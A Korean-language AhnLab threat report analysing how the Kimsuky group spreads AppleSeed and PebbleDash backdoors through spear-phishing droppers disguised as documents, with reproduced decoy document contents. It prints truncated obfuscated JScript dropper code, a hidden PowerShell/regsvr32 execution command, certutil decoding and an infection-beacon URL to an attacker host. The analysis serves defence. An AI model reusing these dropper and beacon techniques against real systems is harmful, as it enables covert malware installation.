TLP : GREEN

Kimsuky 그룹의 APT 공격 분석 보고서 (AppleSeed, PebbleDash)

안랩 시큐리티대응센터(ASEC)

2021. 11. 16

AhnLab

문서 등급에 대한 안내

발간물이나 제공되는 컨텐츠는 아래와 같이 문서 등급 별 허가된 범위 내에서만 사용이 가능합니다.

문서 등급	배포 대상	주의 사항
TLP : RED	특정 고객(사)에 한정하여 제공되는 보고서	**보고서 수신자 혹은 수신 부서 만 접근이 허가된 문서** 수신자 외 복제 및 배포 불가
TLP : AMBER	제한된 고객(사)에 한정하여 제공되는 보고서	**보고서 수신 조직(회사) 내부에서는 복제 및 배포 가능** 다만, 조직 외 교육 목적 등을 위해 사용될 경우에는 안랩의 허락 필수
TLP : GREEN	해당 서비스 내 누구나 이용 가능 보고서	**해당 업종 등에서는 자유로운 사용이 가능하며 출처만 밝히면 내부 교육, 동종 업계, 보안 담당자 교육 자료로 활용 가능** 다만, 일반인 대상 발표자료에는 엄격히 제한
TLP : WHITE	자유 이용 가능 보고서	출처표시 상업적, 비상업적 이용 가능 변형 등 2 차적 저작물 작성 가능

일러두기

보고서에 통계와 지표가 포함되어 있는 경우 일부 데이터는 반올림되어
세부 항목의 합과 전체 합계가 일치하지 않을 수도 있습니다.

본 문서의 버전 이력은 다음과 같다.

버전	날짜	내용
0.1	2021-11-16	Kimsuky 그룹의 APT 공격 분석 보고서 (AppleSeed, PebbleDash) 작성
0.2	2021-11-16	본문 내용 추가
0.3	2021-11-19	본문 내용 추가 및 오탈자 수정

목차

CAUTION

'본 보고서에는 현재까지 확인한 내용을 기반으로 분석가 의견이 다수 포함되어 있습니다. 분석가들마다 의견이 다를 수 있으며 새로운 근거가 확인되면, 본 보고서 내용도 사전 고지 없이 변경될 수 있습니다.

개요

본 문서는 최근 Kimsuky 그룹에서 사용하는 악성코드들에 대한 분석 보고서이다. Kimsuky 그룹은 주로 스피어피싱과 같은 사회공학적 공격 방식을 이용하는데, 첨부 파일들의 이름으로 추정했을 때 공격 대상들은 주로 북한 및 외교 관련 업무를 수행하는 사용자들로 보인다. 자사 ASD 인프라의 감염 로그를 보면 공격 대상은 일반적인 기업들보다는 개인 사용자들이 다수인 것으로 확인되지만, 공공기관이나 기업들 또한 지속적으로 공격 대상이 되고 있다. 대표적으로 국내 대학교들이 주요 공격 대상이며 이외에도 IT 및 정보 통신 업체, 건설 업체에서도 공격 이력을 확인할 수 있었다.

일반적으로 스피어피싱 공격 메일의 첨부 파일로 추정되는 악성코드들은 문서 파일로 위장하고 있으며 사용자가 해당 파일을 실행할 경우 실제 위장 파일 이름에 상응하는 문서를 실행하여 사용자로 하여금 일반적인 문서 파일을 실행한 것으로 인지시킨다. 하지만 동시에 추가 악성코드들을 설치하는데, 여기에는 대표적으로 AppleSeed와 PebbleDash가 있다. AppleSeed는 2019년경부터 확인된 악성코드로서 여기에서 정리하는 IOC들을 기준으로 다른 악성코드들과 비교했을 때 대부분을 차지하고 있을 정도로 다수의 공격에 사용되고 있다. PebbleDash는 NukeSped 변종 악성코드들 중 하나로서 과거부터 Lazarus 그룹이 사용하는 악성코드로 알려져 있지만 최근에는 새로운 변종이 AppleSeed와 함께 공격에 사용되고 있는 정황이 확인되었다.

AppleSeed와 PebbleDash는 Kimsuky 그룹이 사용하는 백도어 악성코드로서 시스템에 상주하면서 공격자의 명령을 받아 악성 행위를 수행할 수 있다. 공격자는 백도어 악성코드들을 이용해 미터프리터나 HVNC와 같은 또 다른 원격 제어 악성코드나 권한 상승, 계정 정보 탈취 등을 위한 다양한 악성코드들을 추가적으로 설치한다.

본 문서에서는 차례대로 최초 유포 악성코드들부터 시작하여 AppleSeed 및 PebbleDash를 이용한 공격들에 대한 전체적인 흐름을 분석한다. AppleSeed와 PebbleDash의 경우 한 가지 형태만 존재하는 것이 아니기 때문에 각각의 유형들을 비교하여 공통점과 차이점을 위주로 정리하며, 이러한 악성코드들에 의해 추가적으로 설치된 다양한 악성코드들까지 각 단계별로 상세하게 정리한다.

1. 유포 방식

최근 Kimsuky 그룹은 주로 스피어피싱 메일의 첨부 파일을 통해 악성코드를 유포하고 있으며, AppleSeed나 PebbleDash를 생성하는 악성코드들은 대부분 pdf, docx, hwp와 같이 문서 파일을 위장하고 있다. 위장하는 문서의 내용들을 보면 외교, 국방 관련 및 코로나와 같은 최근 이슈가 되는 내용들이다. 물론 항상 문서 파일이 사용되는 것은 아니며 공격 대상에 따라 jpg 그림 파일이나 특정 데이터 파일을 위장하기도 한다. 스피어피싱 메일의 첨부 파일로 추정되는 즉 최초 유포 파일들은 모두 크게 실행 파일 또는 스크립트 포맷을 갖는다.

스크립트 파일은 wsf 또는 js 포맷의 악성코드로서 실행 시 위장한 이름에 상응하는 정상 문서 파일을 생성 및 실행하여 사용자로 하여금 정상적으로 문서 파일을 실행한 것으로 인지시킨다. 실행 파일 또한 스크립트 파일과 유포 방식 및 행위적으로 동일한데, 특징이 있다면 PIF 확장자로 유포된다는 점이다.

스크립트 및 실행 파일은 실행 시 정상 문서 파일을 보여줌과 동시에 내부에 인코딩해서 가지고 있던 추가 악성코드를 시스템에 설치한다. 설치되는 악성코드는 대부분 AppleSeed나 PebbleDash와 같은 백도어 악성코드들이기 때문에 이후 C&C 서버와 통신하면서 사용자 환경의 정보를 탈취하거나 추가 악성코드들을 설치할 수 있다.

1.1. 스크립트

스크립트 형태로 유포되는 샘플들은 모두 윈도우 상에서 바로 실행 가능한 형태로, 실행 시 AppleSeed 악성코드와 정상 문서 파일을 생성 후 실행하는 역할을 한다. 확보된 샘플 중에서는 JS 확장자의 파일과 WSF 확장자의 파일 두 가지 종류가 확인되었다. 확장자는 서로 다르지만 내부적으로는 동일한 JS 코드로 구성되어 있어 사실상 겉보기만 다른 형태이다.

```
<package>
    <job id='rlLYVYbN'>
        <script language='JScript'>
            function func_self_delete() {
                try {
                    var_fso = new ActiveXObject("Scripting.FileSystemObject");
                    var_fso.DeleteFile(WScript.ScriptFullName);
                    return true;
                } catch (e) {
                    return false;
                }
                return true;
            }
            function b64decfile(b64filepath, outfilepath, removeSrc) {
                try {
```

```
function func_self_delete() {
                try {
                    var_fso = new ActiveXObject("Scripting.FileSystemObject");
                    var_fso.DeleteFile(WScript.ScriptFullName);
                    return true;
                } catch (e) {
                    return false;
                }
                return true;
            }
            function b64decfile(b64filepath, outfilepath, removeSrc) {
                try {
```

[그림 1] WSF (좌) 및 JS 샘플 (우)

또한 코드 구현 방식에 따라 다시 두 종류의 샘플이 존재한다. 위 그림의 경우와 같이 디코딩, 자가 삭제, 파일 삭제 등의 기능이 별도 함수로 구현되어 스크립트 첫 줄이 함수 선언으로 시작하는 경우와 함수를 사용하지 않고 바로 try - catch 문으로 시작하는 경우이다.

```
try {
    rs14iDfGnEj = "0M8R4KGxGuEAAAAAAAAAAAAAAAAAAAAAPgADAP7/CQAGAAAAAAAAAAAAAAABAAAAAgAAAAAAAAAAEAAABgAAAAEAAAD+////
    rcPTUnIUInD = "고주파 전환스위치 기본성능 시험성적서.hwp";
    rZMI1RD7VoZ = "VFZxUUFBTUFBQUFFQUFBQS8vOEFBTGdBQUFBQUFBQUFRQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
    cCHw26Q3zUC = "u20WnyG.hG3v";
    bV4fIxowlU1 = "k55P9JP.k7S9";
    dEi8CrN = new ActiveXObject("Mi" + "cr" + "oso" + "ft" + "." + "X" + "MLD" + "O" + "M");
    ga7txHa = WScript.CreateObject("Sc" + "ri" + "pt" + "in" + "g.F" + "ile" + "Sy" + "ste" + "mOb" + "je" + "ct");
    mQfxwyAFm = new ActiveXObject("W" + "Sc" + "rip" + "t.S" + "he" + "ll");
    l5nGm7mlRJY = ga7txHa.GetSpecialFolder(0) + "\\..\\P" + "ro" + "gra" + "mDa" + "ta";
    fZSubtTRC = dEi8CrN.createElement("glaoVw7");
    fZSubtTRC.dataType = "bi" + "n.b" + "as" + "e6" + "4";
    fZSubtTRC.text = rs14iDfGnEj;
    h9kLXp1r2aTKgHi = fZSubtTRC.nodeTypedValue;
    wlpXYD7Zzhvye = new ActiveXObject("A" + "DO" + "DB.S" + "tr" + "ea" + "m");
```

[그림 2] 함수가 사용되지 않은 샘플

각각의 유형 모두 실질적인 행위는 동일하다. Base64인코딩 되어있는 데이터를 복호화하면 각각 AppleSeed 악성코드와 정상 문서 파일이며, 이 두 파일을 특정 경로에 생성한 후 실행한다.

- 명령어: powershell.exe -windowstyle hidden regsvr32.exe /s [AppleSeed 악성코드 경로]

Base64 디코딩 시에는 함수가 사용된 샘플들에서는 Powershell 명령어를 실행하는 방식을 사용하며, 함수 선언이 없는 샘플의 경우 certutil.exe를 활용하여 파일을 디코딩한다.

```
if (ga7txHa.FileExists(l5nGm7mlRJY + "\\" + cCHw26Q3zUC)) {
    try {
        mQfxwyAFm.Run("powershell.exe -windowstyle hidden certutil -decode " + l5nGm7mlRJY + "\\"
        WScript.Sleep(10 * 1000);
    } catch (e) {}
}
```

[그림 3] certutil.exe를 사용한 디코딩

일부 샘플 중에서는 다음 그림과 같이 특정 URL에 접속하는 행위가 추가된 샘플도 존재한다. 이는 감염 여부를 보고하기 위한 행위로 추정된다.

```
        var log = new ActiveXObject("MSXML2.ServerXMLHTTP");
        try{
        log.open("GET", "http://sejong-downloader.pe.hu/?uid=test_ok", false);
        log.send();
    }catch(e){}
            } catch (e) {
                return false;
```

[그림 4] 감염 리포팅을 위한 URL 접속

위 과정에서 생성되는 정상 문서의 이름은 대부분 유포 파일명과 유사하며 내용 또한 유포 파일 이름과 관련된 내용으로 구성되어 있다.

[그림 5] image_confirm_v1.jpg 파일


고주파 전환스위치 기본성능 온도시험(−40℃) 성적서

시 험 일 자		시 험 장 소	
시 제 번 호		검 사 자	
종 합 판 정		확 인 자	

순번	시험내용	규격값	측정값	기준충족		비고
				충족	미충족	

[그림 6] 고주파 전환스위치 기본성능 온도시험 성적서.hwp 파일

[그림 7] *** 가판 2021-05-07.pdf 파일



2021년 [redacted] 재외공관 복무관련 실태 조사

1. 기본 질문입니다.

1) 귀하의 성별은 무엇입니까?

① 여성 ② 남성

2) 귀하의 연령대를 표시하십시오.

① 20세~29세 ② 30세~39세 ③ 40세~49세 ④ 50세~59세

3) 귀하의 근속연수는 몇 년입니까?

① 2년 미만 ② 2년 이상~4년 미만 ③ 4년 이상~6년 미만 ④ 6년 이상

4) 귀하가 근무하는 장소는 어디입니까?

① 동북아 ② 남아시아태평양 ③ 북미 ④ 중남미 ⑤ 유럽 ⑥ 중동 ⑦ 아프리카

[그림 8] 0421.hwp 파일

1.2. 실행 파일 (pif)

PIF 형태로 유포되는 샘플의 경우 악성코드와 정상 문서를 생성하여 실행함과 동시에 mshta를 통해 추가적인 악성 행위를 수행한다. 본 보고서에서는 "진도점검_211013.pif" (aa65c226335539c162a9246bcb7ec415) 샘플을 대상으로 분석 정보를 기술한다.

악성코드가 실행되면 다음과 같이 4개의 스레드를 생성하는데, 각 스레드 별로 기능이 특정되어 있으며 간략하게 정리하면 아래 표와 같다.

스레드	행위
Thread #1	AppleSeed 악성코드 생성 및 실행
Thread #2	정상 문서파일 생성 및 실행

Thread #3	추가 악성 행위를 위한 mshta 실행
Thread #4	자가 삭제 BAT 파일 생성 및 실행

[표 1] 스레드별 간략 행위

참고로 분석 대상 샘플을 포함하여 대부분의 PIF 드로퍼들은 mshta를 이용하여 VBS 악성코드를 설치하는 유형이 대부분이지만, 그렇지 않은 샘플도 다수 확인된다. 추가 악성코드를 설치하는 드로퍼 기능이 없는 샘플도 있으며 특정 다운로더형 악성코드나 RDP 계정을 추가하는 악성코드가 설치되는 경우도 존재한다. 또한 내부 코드 구성은 다르지만 AppleSeed 외에 PebbleDash 백도어 악성코드를 설치하는 샘플도 확인되었다.

1.2.1. Thread #1

본 샘플에서는 다음과 같은 경로에 폴더를 생성한 후 AppleSeed 악성코드를 설치한다.

- 경로 %APPDATA%₩Media
- 파일명 wmi-ui-[랜덤].db
- 파일 해시 cae87921ea508d6c8d8c1de9dd769ae1

이때 다음과 같은 복호화 루틴이 사용되며 MMX 명령어를 사용하는 것이 특징이다.

```
v13 = 0;
v14 = 2;
do
{
  v34[v13 / 0x10] = (__int128)_mm_xor_si128(_mm_loadu_si128((const __m128i *)(v13 + v11 + a2)), v6);
  v34[v14 - 1] = (__int128)_mm_xor_si128(_mm_loadu_si128((const __m128i *)(v11 + v14 * 16 - 16 + a2)), v6);
  v34[v14] = (__int128)_mm_xor_si128(_mm_loadu_si128((const __m128i *)(v14 * 16 + v11 + a2)), v6);
  v34[v14 + 1] = (__int128)_mm_xor_si128(_mm_loadu_si128((const __m128i *)(v11 + v14 * 16 + 16 + a2)), v6);
  v13 += 64;
  v14 += 4;
}
while ( v13 < (v12 & 0xFFFFFFC0) );
if ( v13 >= v12 )
  goto LABEL_16;
```

[그림 9] 데이터 복호화 루틴


파일 복호화 및 생성이 완료되면 ShellExecuteExW() 함수를 사용하여 regsvr32.exe를 통해 악성코드를 실행한다.

- 실행 인자: C:₩Windows₩system32₩regsvr32.exe /s "C:₩Users₩[사용자 이름]₩AppData₩Roaming₩Media₩wmi-ui-947ef993.db"


1.2.2. Thread #2

사용자가 악성코드가 아닌 일반적인 문서 파일을 실행한 것으로 인지시키기 위해 정상 문서 파일을 생성한 후 실행한다. 문서 생성 과정에서는 Thread #1 과 동일한 알고리즘을 사용하여 데이터를 복호화한다. 이때 생성되는 정상 문서는 대부분 유포된 악성코드의 파일명과 비슷한 이름을 사용하며 문서 내용 또한 제목과 관련 있는 내용이다.


대표적인 정상 문서는 아래 표와 같으며 특히 .h5 확장자의 파일은 HDF(Hierarchical Data Format) 파일 포맷으로 일반적으로는 사용되지 않는 특수한 파일 포맷이다.




[그림 10] 진도점검_211013.pdf 파일



[그림 11] JR_210604_R1***_F***_Pf***.pptx 파일 - (특정 문자열 *** 처리)



[그림 12] 211014-915mm(0deg).h5 파일



업 무 협 조 전

문서번호 : 협조(구2) 21-001	발신일자 : 2021. 07. 08.
수신부서 : 설계팀장, 연구1팀장	발신부서 : 구매2팀장
참 조 : 품질1팀장	발신자명 :

제 목 : 개발구매 발주 및 수입검사 프로세스 관련 업무 협조 요청

표 시 : ☐ 긴급처리 ☐ 답신요망 ☐ 검토 ☐ 재전송 ☐ 보고 ☑ 기타

1. 귀 부(팀)의 원활한 협조에 감사드립니다.

2. 개발구매 발주 및 수입검사 프로세스의 효율적 운영을 위하여 대전사업장의 각 부서에 업무 협조 요청사항을 전달드리오니, 추후 업무에 반영하여 주시기 바랍니다.

가. 발주 관련

(1) 구매제작의뢰 요청일자 : 매주 월, 수요일

※ 월요일 의뢰 건 : 화,수 이내 처리 / 수요일 의뢰 건 : 목,금 이내 처리

※ 상기 처리계획은 상황에 따라 변동될 수 있음.

(2) 선진행 소요 시, 사전에 구매2팀 담당자에게 관련 내용의 메일 발송 요청

[그림 13] [업무협조전] 협조(구2) 21-001_개발구매 발주 및 수입검사 프로세스 관련 업무 협조 요청_구매2팀.pdf 파일

2021년 업무보고

2021. 1. 21. (목)

"강한 안보, 자랑스러운 군,
함께하는 국방"

[그림 14] 2021년 *** 업무보고 수정.pdf 파일

2021년 사업 발주 계획

('21. 03. 16. 화)

□ 총괄

구분	계	재정사업			대미사업		
		소계	'20년 이월	'21년 신규	소계	'20년 이월	'21년 신규
건수	38	34	6	28	4	4	미정
비고	종심 : 14 적격 : 24	종심 : 11 적격 : 23	종심 : 1 적격 : 5	종심 : 10 적격 : 18	종심 : 3 적격 : 1	종심 : 3 적격 : 1	-

□ 세부현황

청색 : 종합심사제, 검정 : 적격심사제

순번	사업부서	사 업 명	공사비 (억원)	용역비 (억원)	설계사	시기	담당자	비고
1	해군/해병	[redacted]	322	19	[redacted]	2월	[redacted]	
2	공군/국직	[redacted]	346	20	[redacted]	3월	[redacted]	이월
3	민자	[redacted]	357	22.87	[redacted]	3월	[redacted]	
4	육군	[redacted]	250	10.01	[redacted]	3월	[redacted]	
5	육군	[redacted]	223	14.7	[redacted]	4월	[redacted]	이월
6	육군	[redacted]	253	14.98	[redacted]	4월	[redacted]	이월
7	육군	[redacted]	258	16.03	[redacted]	5월	[redacted]	토목
8	육군	[redacted]	290	16.38	[redacted]	5월	[redacted]	
9	해군/해병	[redacted]	276	19	[redacted]	5월	[redacted]	토목

[그림 15] 1. 2021년 사업 계획 (시설본부 자료 참고 보완) - 210316-1.hwp 파일

〈건설반 일일 상황보고 양식〉

[redacted] 도로시설국 (09.27)

